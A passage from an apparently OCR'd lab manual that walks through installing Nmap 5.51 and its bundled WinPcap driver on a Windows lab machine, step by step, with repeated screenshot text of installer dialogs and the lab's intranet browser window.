
If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install Nmap.

Nullsoft Install System v2.45

Figure 4.6 Screenshot PLABWIN10: Clicking I Agree on the Nmap Setup dialog box.

Step 7

On the **Choose Components** page, keep the default selection and click **Next**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
..
Tools
nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Type here to search
ENG

Nmap Setup

Choose Components

Choose which features of Nmap you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select components to install:

- ☑ Nmap Core Files
- ☑ Register Nmap Path
- ☑ WinPcap 4.1.2
- ☑ Network Performance Imp
- ☑ Zenmap (GUI Frontend)
- ☑ Ncat (Modern Netcat rein
- ☑ Ndiff (Scan comparison to
- ☑ Nping (Packet generator)

Description


Position your mouse over a component to see its description.

Space required: 55.5MB

Figure 4.7 Screenshot PLABWIN10: Clicking Next on the Choose Components page.

Step 8

On the **Choose Install Location** page, keep the default installation path, and click **Install**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
.. Tools nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Type here to search
ENG

Nmap Setup

Choose Install Location

Choose the folder in which to install Nmap.

Setup will install Nmap in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.

Destination Folder: C:\Program Files (x86)\Nmap

Space required: 55.5MB

Space available: 12.1GB


Nullsoft Install System v2.45

Browse...
< Back
Install
Cancel

Figure 4.8 Screenshot PLABWIN10: Clicking Install on the Choose Install Location.

Step 9

On the **Installing** page, the installation progress is displayed.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
.. Tools nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Nmap Setup
Show details
Nullsoft Install System v2.45
< Back
Next >
Cancel
Type here to search
ENG

Installing


Please wait while Nmap is being installed.

Extract: ipidseq.nse

Figure 4.9 Screenshot PLABWIN10: Showing the installation progress on the Installing page.

Step 10

During the installation, the **WinPcap (Nmap) 4.1.2 Setup** dialog box is displayed. It prompts to replace an older version of **WinPcap** on the system. Click **Yes** to proceed with the replacement.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

http://intranet/

Tools and resources

wilsontfisk@outlook.com

Upload file

Note

We have updated this website to start … m most of the documentation.

For example, Tools and Resources >

nmap-5.51-setup.exe 22/07/2015 18.99 Mb

Nmap Setup

Installing

Please wait while Nmap is being installed.

Execute: "C:\Program Files (x86)\Nmap\winpcap-nmap-4.12.exe"

WinPcap (Nmap) 4.1.2 Setup


WinPcap version 1.9.1.0 exists on this system. Replace with version 4.1.0.2001?

Nullsoft Install System v2.45

Figure 4.10 Screenshot PLABWIN10: Clicking Yes on the WinPcap (Nmap) 4.1.2 Setup dialog box.

Step 11

The **WinPcap (Nmap) 4.1.2 Setup** wizard is displayed. On the **License Agreement** page, click **I Agree**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
..
Tools
nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
WinPcap (Nmap) 4.1.2 Setup
License Agreement
Nullsoft Install System v2.45
I Agree
Cancel
Type here to search
ENG

Please review the license terms before installing WinPcap (Nmap) 4.1.2.

Press Page Down to see the rest of the agreement.

Copyright (c) 1999 - 2005 NetGroup, Politecnico di Torino (Italy).
Copyright (c) 2005 - 2010 CACE Technologies, Davis (California).
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:


1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install WinPcap (Nmap) 4.1.2.

Figure 4.11 Screenshot PLABWIN10: Clicking I Agree on the License Agreement page.

Step 12

On the **Installation Complete** page, click **Next**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
Show details
Nullsoft Install System v2.45
< Back
Next >
Cancel
..
Tools
nmap
Type here to search
ENG

WinPcap (Nmap) 4.1.2 Setup

Installation Complete

Setup was completed successfully.

Completed

We have updated this website to start ... n most of the documentation.

